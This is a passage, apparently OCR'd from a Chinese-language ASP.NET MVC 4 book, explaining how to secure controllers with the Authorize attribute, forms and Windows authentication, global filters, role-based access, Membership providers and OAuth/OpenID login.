


图 7-3

完成注册后，当再次单击 Buy 按钮时，就会通过验证检查，进入购买信息确认页面，如图 7-4 所示(当然，真正投入使用的应用程序在结算期间还要收集一些其他信息，正如 MVC Music Store 应用程序展示的那样)。




图 7-4

产品小组的话

使用 Web Forms 保护应用程序安全的一个普遍方法就是使用 URL 授权。例如，如果系统拥有管理模块并且限制只有 Admins 角色才能访问该模块，这里假设把所有管理页面放在了 Admin 文件夹下，那么除了那些 Admins 角色外，所有其他用户就应一概禁止访问 Admin 子文件夹。如果使用 ASP.NET Web Forms 进行开发，就可以在网站的 web.config 文件中锁定一个目录，以保护该目录不被非法访问：

```
<location path="Admin" allowOverride="false">
<system.web>
  <authorization>
    <allow roles="Administrator" />
    <deny users="?" />
  </authorization>
</system.web>
</location>
```

然而，在 MVC 框架中，这种方法却无法正常工作，原因有以下两点：

- 请求不再映射到物理目录。
- 可能存在多种查找同一控制器的方式。

从理论上讲，MVC 方式可以拥有一个封装了应用程序管理功能的 AdminController，然后在根目录的 web.config 文件中设置 URL 授权来阻止以/Admin 开头的任何访问请求。然而，这未必是安全的，因为很有可能存在另一个路由能够映射到 AdminController。

例如，假设后来决定要在默认的路由中切换{controller}和{action}的顺序。切换后，/Index/Admin 就是指向默认页面的 URL，而前面设置的 URL 授权将不能阻止对这个 URL 的访问。

实现安全性的一个好方法是，始终使安全性检查尽可能地接近要保护的对象。可能有其他高于堆栈的检查，但最终都要确保实际资源的安全。这样无论用户如何获得资源，该方式都会对其进行安全性检查。这样就不必依赖路由和 URL 授权来确保控制器安全了；而真正只需要保护控制器本身的安全。Authorize 特性就起这个作用。

- 如果不指定调用操作方法的角色和用户，就必须简单地验证当前用户，使其能够调用这一操作方法。虽然很简单，但这样可以阻止来自特定控制器操作的未授权用户。
- 如果用户尝试访问应用了这个特性的操作方法，那么在授权检查失败的情况下，过滤器就会引发服务器返回一个“401 未授权”HTTP 状态码。
- 如果在 web.config 文件中启用了表单身份验证并指定了登录 URL 地址，那么 ASP.NET 就会处理这个响应代码，并将用户重定向到登录页面。这是一个 ASP.NET 已有的行为，因此对于 ASP.NET MVC 并不是新内容。

7.1.2　Authorize 特性在表单身份验证和 AccountController 控制器中的用法

上面例子在后台是如何操作的呢？显而易见，我们并没有手动编写代码(控制器或视图)来处理登录和注册的 URL，那它们是从哪里生成的呢？原来 ASP.NET MVC 的 Internet Application 模板包含一个基本的 AccountController，它支持 ASP.NET Membership 和 OAuth 验证的账户管理。

Authorize 特性是一个过滤器，也就是说，它能先于相关控制器操作执行。即 Authorize 特性首先执行它在 OnAuthorization 方法中的主要操作，这是一个在接口 IauthorizationFilter 中定义的标准方法。查看 MVC 源代码，就可以看到基本的安全检查机制正在核实 ASP.NET

上下文中存储的基本身份验证信息：

```
IPrincipal user = httpContext.User;
if (!user.Identity.IsAuthenticated)
{
    return false;
}
```

如果用户身份验证失败，就会返回一个 HttpUnauthorizedResult 操作结果，它产生一个 HTTP 401(未授权)的状态码。这个 401 状态码被 FormsAuthenticationModule 的 Onleave 方法截获，并转而重定向到在应用程序 web.config 文件中定义的登录页面，代码如下：

```
<authentication mode="Forms">
 <forms loginUrl="~/Account/LogOn" timeout="2880" />
</authentication>
```

这个重定向地址包含一个返回 URL，以便成功登录系统后，Account/LogOn 操作可以重定向到最初的请求页面。

作为安全向量打开重定向

登录重定向过程是开放重定向攻击的一个目标，因为攻击者可以制作一些恶意的登录 URL，这些 URL 可以把用户重定向到有害网站。本章后面部分就会介绍这种威胁。

ASP.NET MVC 框架的 Internet Application 模板提供了 AccountController 控制器及其关联的所有视图，这一点很好，因为这样就可以在简单的应用场合中轻松地添加授权，而不需要编写任何额外的代码，也不需要添加任何额外的配置。

锦上添花的是，还可以修改下面这些部分：

- AccountController(及其关联的 Account 模型和视图)是一个标准的 ASP.NET MVC 控制器，它很容易修改。
- 授权调用不利于标准的 ASP.NET Membership 提供器机制，该机制定义在 web.config 文件中的<authorization>部分。这里可以切换提供器，或者自行编写提供器。
- Authorize 是一个实现了 IAuthorizeFilter 接口的标准授权特性。当然也可以创建自己的授权过滤器。

7.1.3 Intranet Application 模板中的 Windows Authentication

Intranet Application 模板(包含在 ASP.NET MVC 3 Tools Update 及其后续版本中)与 Internet Application 模板非常相似，有一点不同的是：它用 Windows Authentication 替换了窗体 Authentication。

因为使用 Windows Authentication 可在 Web 应用程序之外处理 Registration 和 Log On 操作，该模板不要求提供 AccountController 及其相关模型和视图。为配置 Windows Authentication，它在 web.config 文件中包含了下面一行代码：

```
<authentication mode="Windows" />
```

该模板还包含一个 readme.txt 文件，其中包含了如何在 IIS 和 ISS Express 中配置 Windows Authentication 的指令。为使用 Intranet 模板，我们需要启用 Windows 验证，禁用 Anonymous 验证。

1. IIS 7 和 IIS 8

(1) 打开 IIS 管理器并导航到创建的站点。

(2) 在 Features 视图中，双击 Authentication 选项。

(3) 在 Authentication 页面中选择 Windows Authentication 选项。如果没有 Windows Authentication 这个选项，就要在服务器上安装 Windows Authentication。在 Windows 中，启用 Windows Authentication 的步骤如下：

1) 在 Control Panel 中打开 Programs and Features 页面。

2) 将页面中的 Turn Windows Features 设置为 On 或 Off。

3) 导航到 Internet Information Services | World Wide Web Services | Security 下并确保选择了 Windows Authentication 节点。

为在 Windows Server 中启用 Windows 验证，执行如下步骤：

1) 在 Server Manager 中，选择 Web Server(IIS)，并单击 Add Role Services。

2) 导航到 Web Server|Security，并选择 Windows 验证节点。

(4) 在 Actions 窗格中，单击 Enable 来启用 Windows Authentication。

(5) 在 Authentication 页面中，选择 Anonymous Authentication 选项。

(6) 在 Actions 窗格中，单击 Disable 来禁止匿名身份验证。

2. IIS Express

要在 IIS Express 中配置 Windows Authentication，可按照如下步骤来操作：

(1) 在 Solution Explorer 中选择项目。

(2) 如果 Properties 窗口没有打开，就按 F4 键将其打开。

(3) 在 Properties 窗格中设置如下选项：

- 将 Anonymous Authentication 设置为 Disabled。
- 将 Windows Authentication 设置为 Enabled。

7.1.4　整个控制器的安全性

前面的例子已经展示了如何将 Authorize 特性应用于单个控制器的特定控制器操作。一段时间后，我们可能会意识到站点浏览、购物车及结算部分分别需要一个单独的控制器。一些操作是与匿名购物车(查看购物车、向购物车添加商品、从购物车中删除商品)和身份验证结算(添加地址和支付信息、完成结算)相关联的。对结算过程要求授权可以在 MVC Music Store 应用场合中透明地实现从(匿名的)购物车到(要求注册的)结算的过渡。可以通过在控制器 CheckoutController 上添加 Authorize 特性来满足结算对授权的要求，代码如下：

```
[Authorize]
public class CheckoutController : Controller
```

这样就使得控制器 CheckoutController 中的所有操作都允许注册用户访问，但禁止匿名访问。

7.1.5 使用全局授权过滤器保障整个应用程序安全

对于大部分网站来说，基本上整个应用程序都是需要授权的。这种情形下，默认授权要求和匿名访问少数网页(比如主页和一些登录有关的页面)就变得极其简单。因此，把 AuthorizeAttribute 配置为全局过滤器，使用 AllowAnonymous 特性匿名访问指定控制器或方法，就变成了不错的想法。

为将 AuthorizeAttribute 注册为全局过滤器，需要把它添加到 RegisterGlobalFilters 中的全局过滤器集合：

```
public static void RegisterGlobalFilters(GlobalFilterCollection filters) {
    filters.Add(new System.Web.Mvc.AuthorizeAttribute());
    filters.Add(new HandleErrorAttribute());
}
```

这样就会把 AuthorizeAttribute 应用到整个程序的所有控制器操作。显而易见，这样也限制了对整个网站的访问，其中包括对 AccountController 的访问。在 MVC 4 之前，我们如果想利用全局过滤器来进行验证，就不得不进行一些特殊处理以便能够匿名访问 AccountController。一种常用方法是使用 AuthorizeAttribute 的子类，在其子类中实现一些额外逻辑来支持对特定操作的访问。MVC 4 中新添加了 AllowAnonymous 特性。我们可以把 AuthorizeAttribute 放在任何方法(或整个控制器)来选择所需的授权。

举一个例子，当使用 Internet Application 模板创建新的 MVC 4 应用程序时，我们可以看到默认的 AccountController。如果把 AuthorizeAttribute 注册为全局过滤器，并且所有方法都需要外部访问，那么这些方法只需要用 AllowAnonymous 特性装饰即可。例如，Login HTTP Get 操作的代码如下所示：

```
//
// GET: /Account/Login

[AllowAnonymous]
public ActionResult Login()
{
      return ContextDependentView();
}
```

这样一来，即便把 AuthorizeAttribute 注册为全局过滤器，用户仍能访问登录操作。

全局授权仅对 MVC 是全局的

全局过滤器只针对 MVC 控制器操作，记住这一点很重要。它不能保障 Web Forms、静态内容或其他 ASP.NET 处理程序的安全。

正如前面提到的，Web Forms 和静态资源映射到文件路径，可使用 web.config 文件中的 authorization 元素来确保它们的安全。ASP.NET 处理程序的安全性问题比较复杂；与 MVC 操作类似，一个处理程序可以映射到多个 URL。

安全处理程序通常通过 ProcessRequest 方法中的自定义代码来处理。例如，可以检查 User.Identity.IsAuthenticated，并重定向，或者授权检查失败，返回一个错误。

7.2　要求角色成员使用 Authorize 特性

到目前为止，已经介绍了如何使用 Authorize 特性来阻止用户匿名访问控制器或控制器操作。然而，正如刚才提到的，我们也能限制特定用户或角色的访问。常见的例子是将其应用于管理功能。随着开发工作的进展，通过直接编辑数据库来编辑专辑目录的方法已无法满足 MVC Music Store 应用程序的需求。因此就出现了 StoreManagerController。

然而，StoreManagerController 不允许随机注册用户的访问，因为他们只是为了编辑、添加或删除专辑才注册账户。现在需要限制特定角色或用户的访问。可喜的是，Authorize 特性允许指定角色和用户，代码如下所示：

```
[Authorize(Roles="Administrator")]
public class StoreManagerController : Controller
```

这样一来，就使得只有属于 Administrator 角色的用户才能访问 StoreManagerController 控制器。匿名用户或已注册但不属于 Administrator 角色的用户将不能访问控制器 StoreManagerController 中的操作。

顾名思义，Roles 参数可以有多个角色，我们可以给它传递一个角色列表，角色之间用逗号分隔：

```
[Authorize(Roles="Administrator,SuperAdmin")]
public class TopSecretController:Controller
```

也可以授权给一组用户：

```
[Authorize(Users="Jon,Phil,Scott,Brad")]
public class TopSecretController:Controller
```

当然，也可以同时授权给用户和角色：

```
[Authorize(Roles="UsersNamedScott", Users="Jon,Phil,Brad")]
public class TopSecretController:Controller
```

何时以及如何使用用户和角色

应该考虑使用角色而不是用户来管理权限，这通常有以下几个原因：

- 可以添加和删除用户，而且对于一个特定的用户，它的访问权限会随着时间变化不断地变更。
- 通常情况下，管理角色成员要比管理用户成员简单。如果新雇佣了一个办公室管理员，可以在不改变代码的情况下轻松将他添加到 Administrator 角色中。如果在系统中添加一个新的管理用户，就需要改变所有 Authorize 特性，并且还要部署新版本的应用程序集，这样就贻笑大方了。
- 基于角色的管理可以在不同的部署环境中拥有不同的访问列表。我们可能想在开发环境中授权给开发人员对工资应用程序的 Administrator 访问权限，但在生产环境中不会这样处理。

当创建角色组时，可考虑使用基于特权的角色分组。例如，名为 CanAdjustCompensation 和 CanEditAlbums 的角色组要比权限过度泛化的角色组(像 Administrator 组，后面不可避免的会有 SuperAdmin 组，同样也不可避免的会有 SuperSuperAdmin 组)要更精细，更便于管理。

要获得上面讨论安全级别之间交互的一个完整例子，可以从 http://mvcmusicstore.codeplex.com 上下载 MVC Music Store 应用程序， 从中可以观察到 StoreController、Checkout-Controller 和 StoreManagerController 之间的过渡。这个交互需要几个控制器和一个后备数据库，因此，下载完整的程序代码是最简单的，不必安装 NuGet 包，也不必进行多步配置。

7.3 扩展角色和成员

如前所述，ASP.NET MVC 的好处之一就是它运行在成熟且功能齐全的 ASP.NET 核心之上。而 ASP.NET MVC 中的身份验证和授权建立在 System.Web.Security 名称空间中的 Role 类和 Membership 类之上。这样做是有好处的，主要有以下几方面的原因：

- 可使用基于 ASP.NET Membership 系统的现有代码和技术。
- 通过使用 ASP.NET Membership 和 Roles 的 API，可以扩展用来处理安全性问题的 ASP.NET MVC 组件(如授权和默认的控制器 AccountController)。
- 可利用提供器系统创建自己的 Membership、Role 和 Profile 提供器来配合 ASP.NET MVC 工作。

笔者最近正在写一篇扩展博客，题目是 ASP.NET MVC Authentication——Customizing Authentication and Authorization The Right Way，博客网址：http://bit.ly/CustomizeMvcAuthentication。

7.4 通过 OAuth 和 OpenID 的外部登录

从以往来看，大多数 Web 应用程序都是基于本地的账户数据库来处理授权问题。

ASP.NET Membership 系统便是一个大家所熟知的例子，新用户向系统提供用户名、密码和其他需要的信息来注册账号。应用程序把这些用户信息添加到本地的成员数据库，然后利用数据库中的用户信息验证用户登录。

虽然传统的成员资格适用于大多数 Web 应用程序，但是它也带有一些严重的负面影响：

- **维护包含有用户信息和加密口令的本地数据库是一项重大责任。**现在听到那些涉及到成千上万个用户账户信息(通常包含未加密的密码)的重大安全漏洞，已经是司空见惯的事情了。更糟的是，由于许多用户在多个网站都使用同样的口令，受威胁的账户可能会影响到他们在银行或其他敏感网站的账户安全。
- **网站注册非常麻烦。**用户已经厌倦了填写表格，适用各种不同的密码规则，记忆密码以及担心我们的网站是否能够确保他们的信息安全。因此，相当一部分的潜在用户都选择不在我们的网站注册。

OAuth 和 OpenID 是开放的授权标准。这些协议允许用户使用他们已有的账户登录我们的网站，这些账户必须来自他们信任的网站(称为提供器)，如 Google、Twitter 和 Microsoft 等其他网站。

在过去，配置网站以支持 OAuth 和 OpenID 是非常难实现的，原因有如下两点：首先是协议复杂，然后是顶级提供器对这两种协议的实现方式不一样。MVC 4 通过在 Internet 项目模板中内置支持 OAuth 和 OpenID 极大地简化了这一点。这种支持包括一个更新的 AccountController、便于注册和账户管理的视图以及构建在流行库 DotNetOpenAuth 之上的工具类。

新的登录页面会出现两个选项：“Use a local account to log in”和“Use another service to log in”，如图 7-5 所示。从图中页面可以看出，现在我们的网站支持两个选项。如果用户愿意，他们可以继续创建本地账户。

